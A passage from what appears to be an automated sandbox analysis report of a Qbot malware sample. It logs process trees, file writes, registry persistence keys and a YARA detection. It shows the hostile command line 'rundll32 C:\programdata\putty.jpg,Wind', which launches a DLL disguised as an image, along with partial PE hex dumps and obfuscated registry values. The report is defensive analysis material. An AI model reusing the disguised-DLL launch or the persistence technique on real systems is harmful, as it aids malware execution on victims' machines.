C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA9E09BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA9E09BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA9E09BBD3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\97c421700557a331a31041b81ac3b698\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA9E0A17E6	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA9E0A17E6	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA9E0A17E6	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\5a5aa4bd0e31ad780d3d411af88f91fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\372e9962a41f186f070f1cb9f93273ee\System.ni.dll.aux	unknown	620	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\dbf675a2e7564fd29ec8b82b29a1a2fe\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA9E0441D2	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\1a36bbd40fa7303b8f82824964c0f337\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA9E09BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA9E09BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA9E09BBD3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA9E09BBD3	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\1a9dbe36222431068d63284a515217f7\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\a00d58ba692a8febe63782689321bb04\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\79f99918023317d012fe2183f857bb1c\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\eab83bdd6eee1b956e2c8aef88914cc1\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\0c073f42cf7c0b89bd4ceb4244060ceb\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\84aed1edd797cb6d561bc7bf355d46b2\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA9E0441D2	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA9E07EAB7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\053d057c90af827d0929a6aba7feabcf\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA9E09BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4098	success or wait	2	7FFA9E09BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	7976	success or wait	1	7FFA9E09BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA9E09BBD3	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA9B24C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA9B24C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA9B24C9C8	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA9B24C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA9B24C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\eed480a49b61c30993f5872af5a0685e\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\8cf69b2ee1126c11a4965ce03cac7452\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA9E0441D2	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA9B24C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA9B24C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	734	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFA9B24C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	7FFA9B24C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA9B24C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	127	7FFA9B24C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	734	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	unknown	4096	success or wait	1	7FFA9B24C9C8	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	unknown	4096	end of file	1	7FFA9B24C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA9B24C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	7FFA9B24C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA9B24C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA9B24C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	7FFA9B24C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\e6c8e29bf0b9a2e52ff15e1f09e390e5\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA9E0441D2	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\6d585ae552d8121e2321b5ee100955ff\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA9E0441D2	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFA9B24C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA9B24C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA9B24C9C8	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **7240**, Parent PID: **4944**

General

Target ID:	12
Start time:	19:48:33
Start date:	07/02/2023
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 C:\programdata\putty.jpg,Wind
Imagebase:	0x7ff782ec0000
File size:	71680 bytes
MD5 hash:	EF3179D498793BF4234F708D3BE28633
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\putty.jpg	unknown	64	success or wait	1	7FF782EC37E2	ReadFile
C:\ProgramData\putty.jpg	unknown	264	success or wait	1	7FF782EC3831	ReadFile

Analysis Process: rundll32.exe PID: **6316**, Parent PID: **7240**

General

Target ID:	13
Start time:	19:48:34
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 C:\programdata\putty.jpg,Wind
Imagebase:	0xe90000
File size:	61440 bytes
MD5 hash:	889B99C52A60DD49227C5E485A016679
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 0000000D.00000002.5726437418.0000000000ADA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\6153a066.dll	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	1000A38C	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\6153a066.dll	success or wait	1	1000A418	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\6153a066.dll	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 2d 1b 3d 46 69 7a 53 15 69 7a 53 15 69 7a 53 15 32 12 50 14 6a 7a 53 15 7d 11 53 14 68 7a 53 15 7d 11 50 14 2f 7a 53 15 7d 11 5d 14 71 7b 53 15 7d 11 56 14 72 7a 53 15 7d 11 57 14 1e 7a 53 15 7d 11 fd 15 68 7a 53 15 7d 11 51 14 68 7a 53 15 52 69 63 68 69 7a 53 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 2a fd 32 fd 00 00 00	MZ@!L!This program cannot be run in DOS mode.$-=FizSizSizS2PjzS}ShzS}P/zS}]q{S}VrzS}WzS}hz S}QhzSRichizSPEL*2	success or wait	7	1000A38C	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: backgroundTaskHost.exe PID: **4564**, Parent PID: **6316**

General

Target ID:	14
Start time:	19:48:36
Start date:	07/02/2023
Path:	C:\Windows\SysWOW64\backgroundTaskHost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\backgroundTaskHost.exe
Imagebase:	0x200000
File size:	17728 bytes
MD5 hash:	F290D12F0351B56708B3DF1EC26CB45B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Bawlm	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	2873192	CreateDirectoryW

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\putty.jpg	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 0e 23 0b 01 02 1f 00 20 03 00 00 fd 04 00 00 04 00 00 fd 13 00 00 00 10 00 00 00 30 03 00 00 00 34 69 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 fd 06 00 00 04 00 00 fd 1b 07 00 03 00 40 01 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 fd 04 00 35 06 00	MZ@!L!This program cannot be run in DOS mode.$PEL# 04i@ 5	success or wait	1	287EFCF	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\7LE4YNMI\FGR8SNK3.htm	0	1363	3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 68 65 61 64 3e 20 3c 74 69 74 6c 65 3e 42 72 6f 61 64 63 6f 6d 20 49 6e 63 2e 20 7c 20 43 6f 6e 6e 65 63 74 69 6e 67 20 45 76 65 72 79 74 68 69 6e 67 3c 2f 74 69 74 6c 65 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 69 6d 67 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 22 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 0a 3c 6d 65	<!doctype html><html lang="en"><head> <title>Broadcom Inc. | Connecting Everything</title><link rel="shortcut icon" href ="/img/favicon.ico"> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"><me	success or wait	3	287F7F7	InternetReadFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\7LE4YNMI\t5[1]	0	84	68 45 34 62 48 73 35 65 44 4e 2f 36 42 31 47 56 37 4d 4d 6b 34 36 57 73 75 51 61 54 63 31 63 42 68 41 2b 72 33 69 70 6f 4b 33 53 54 56 30 35 38 75 50 49 48 46 56 75 2b 4c 62 52 33 58 6b 2f 42 41 67 69 56 4c 48 62 74 55 79 31 79 70 7a 36 56 64 50 34 3d	hE4bHs5eDN/6B1GV7MMk46WsuQaTc1cBhA+r3ipoK3STV058uPIHFVu+LbR3Xk/BAgiVLHbtUy1ypz6VdP4=	success or wait	1	287F7F7	InternetReadFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\putty.jpg	unknown	450647	success or wait	2	287F02D	ReadFile
C:\Windows\SysWOW64\amstream.dll	unknown	76800	success or wait	2	287F02D	ReadFile
\pipe	unknown	4096	success or wait	3	287CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	287CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	287CB8E	ReadFile
\pipe	unknown	4096	success or wait	4	287CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	287CB8E	ReadFile
\pipe	unknown	4096	success or wait	22	287CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	287CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	287CB8E	ReadFile
\pipe	unknown	4096	success or wait	1	287CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	287CB8E	ReadFile
\pipe	unknown	4096	success or wait	35	287CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	287CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	287CB8E	ReadFile
\pipe	unknown	4096	success or wait	293	287CB8E	ReadFile
\pipe	unknown	4096	pipe broken	1	287CB8E	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Dtqggjbgehy	success or wait	1	287BCCC	RegCreateKeyA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Dtqggjbgehy	28cbd2bf	binary	A6 34 EE 43 2D 97 9B DA BA 7B 9D 1A 5F 57 1B E7 6A 16 B9 9D A6 A4 80 AF A4 E7 31 95 09 8B F7 A9 40 3A FD B8 6C AF A1 DE A7	success or wait	1	287C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Dtqggjbgehy	1d5402f1	binary	FB FB 11 25 2F 14 59 69 3D 2E F4 5C 7F F6 8C FB A0 F9 4B A1 79 AB A3 E3 74 AD 71 F9 66 40 7A 8B FE EF 81 93 3C BD 6F 1C 1D 6B 0F 69 B0 E1 AE 3E F8 33 04 69 47 E4 CD F6 2A A4 EC F3 42 38 41 DE BF 1A 70 C5 94 A3 C4 40 3D C6 B4 9D 5F D0 8C 9D FE FC 57 EE B2 8A EE E2 88 C2 3C F0 5E A3 29 26 4A 54 61 A8 D6 81 32 CD 3E 83 86 32 D5 71 0E 8D 14 80 E0 54 53 A4 5A DD 91 80 4E 37 7C CB 72 14 C6 CD 62 99 D8 D4 0F E1 9D E3 54 6A 87 DA 92 C6 96 EB 69 7F E4 88 C6 34 3E 59 08 01 BE A0 CD 2C 4D E4 72 76 8D 92 66 A2 FF 07 4E 49 00 AE 93 F3 5F 0F 6F D8 1C D4 51 BD A2 17 67 00 45 BE 36 21 9A 58 B4 0D 2A 0D A3 34 8F 74 F8 67 59 CB 17 AA 67 F3 2F 86 FE 11 FA C2 17 96 F4 70 43 7C	success or wait	1	287C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Dtqggjbgehy	1f15228d	binary	DB E8 59 81 08 48 9F 21 54 95 3B 62 B6 7B CE FB C6 7C 51 77 97 39 7F 25 2B A9 6A E0 D9 24 FC 2F	success or wait	1	287C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Dtqggjbgehy	a7a945e8	binary	CD C9 6C 98 82 49 FC A2 85 5E E6 E8 55 C0 7A BC 6A 20 6D 2D 44 87	success or wait	1	287C1F1	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Dtqggjbgehy	daa10a62	binary	FF BE 27 E0 DC 48 71 B6 B2 6E E7 9E AE D7 A9 6D 91 82 1C 73 05 B0 F6 17 90 EE 90 B6 54 7F 28 FB 9D AD 30 83 30 B3 5C 2A B3 C9 F5 24 C2 91 7F FA 1B 4B 00 67 CE B9 56	success or wait	1	287C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Dtqggjbgehy	621d6d07	binary	4F AF DC BB 25 90 33 6D FA D1 1E 77 BF AC 8B E3 77 CB 5F 60 46 42 27 85 F4 2D 27 64 12 67 1B 71 0F 5E 7A 23 82 3A A7 3F AF A3 59 49 BD 63 0D 02 77 E3 28 59 81 AB 0F 4B 42 4A F5 7D E8 04 EF 4F B5 3F 7F F6 8E 56 B3 9C 24 29 68 B1 CD 57 B4 83	success or wait	1	287C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Dtqggjbgehy	a5e86594	binary	69 46 39 12 7F 2E B3 5D 51 C2 CB B5 61 26 99 F4 B3 E5 7B C5 08 D3 68 25 F2 AE E9 FB 9B 06 62 89 A7 0E C5 6A F5 84 DD C0 09 06 CC 70 46 8C B0 6F 1F A7 F7 58 08 2C 4B DD 46 01 D0 E6 23 E2 D1 C7 01 07 EE 09 D4 66 70 B6	success or wait	1	287C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Dtqggjbgehy	5782bd49	binary	F6 FA B1 48 99 B5 25 89 6F FD 28 26 10 31 56 C9 16 7F 7D AA C8 21	success or wait	1	287C1F1	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Dtqggjbgehy	28cbd2bf	binary	A6 34 EE 43 2D 97 9B DA BA 7B 9D 1A 5F 57 1B E7 6A 16 B9 9D A6 A4 80 AF A4 E7 31 95 09 8B F7 A9 40 3A FD B8 6C AF A1 DE A7	A6 34 F9 43 2D 97 A8 80 F1 A6 22 84 03 27 57 E7 ED A1 E4 7F A2 64 5F 76 B4 85 E6 84 72 A0 C9 5B 34 EE 26 B9 33 F7 6C 98 FE 97 36 6D 6B E9 28 EF 34 AC 63 2E 5F 2D 0E 17 22 2F 3D 23 14 DA	success or wait	1	287C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Dtqggjbgehy	28cbd2bf	binary	A6 34 F9 43 2D 97 A8 80 F1 A6 22 84 03 27 57 E7 ED A1 E4 7F A2 64 5F 76 B4 85 E6 84 72 A0 C9 5B 34 EE 26 B9 33 F7 6C 98 FE 97 36 6D 6B E9 28 EF 34 AC 63 2E 5F 2D 0E 17 22 2F 3D 23 14 DA	A6 34 F9 43 2D 97 A8 80 F1 A6 22 84 03 27 57 E7 ED A1 E4 7F A2 64 5F 76 B2 87 E7 84 72 A0 C9 5B 34 EE 26 B9 33 F7 6C 98 FE 97 36 6D 6B E9 28 EF 34 AC 63 2E 5F 2D 0E 17 22 2F 3D 23 14 DA	success or wait	1	287C1F1	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Dtqggjbgehy	28cbd2bf	binary	A6 34 F9 43 2D 97 A8 80 F1 A6 22 84 03 27 57 E7 ED A1 E4 7F A2 64 5F 76 B2 87 E7 84 72 A0 C9 5B 34 EE 26 B9 33 F7 6C 98 FE 97 36 6D 6B E9 28 EF 34 AC 63 2E 5F 2D 0E 17 22 2F 3D 23 14 DA	A6 34 F0 43 2D 97 A8 80 F1 A6 23 CE 07 29 52 EF EF A6 E4 7C EB 60 5D 7D B6 8F E0 B2 24 EF 18 ED EF B4 5E F1 02 2A 90 15 A4 44 AE C0 F5 FB C7 89 4E 63 03 01 C4 5B 96 D4 BD 50 C3 39 E1 2B 24 8A 5B A2 50 7E E1 B7 F2	success or wait	1	287C1F1	RegSetValueExA

Analysis Process: ONENOTEM.EXE PID: **2792**, Parent PID: **4796**

General

Target ID:	15
Start time:	19:48:38
Start date:	07/02/2023
Path:	C:\Program Files\Microsoft Office\root\Office16\ONENOTEM.EXE
Wow64 process (32bit):	false
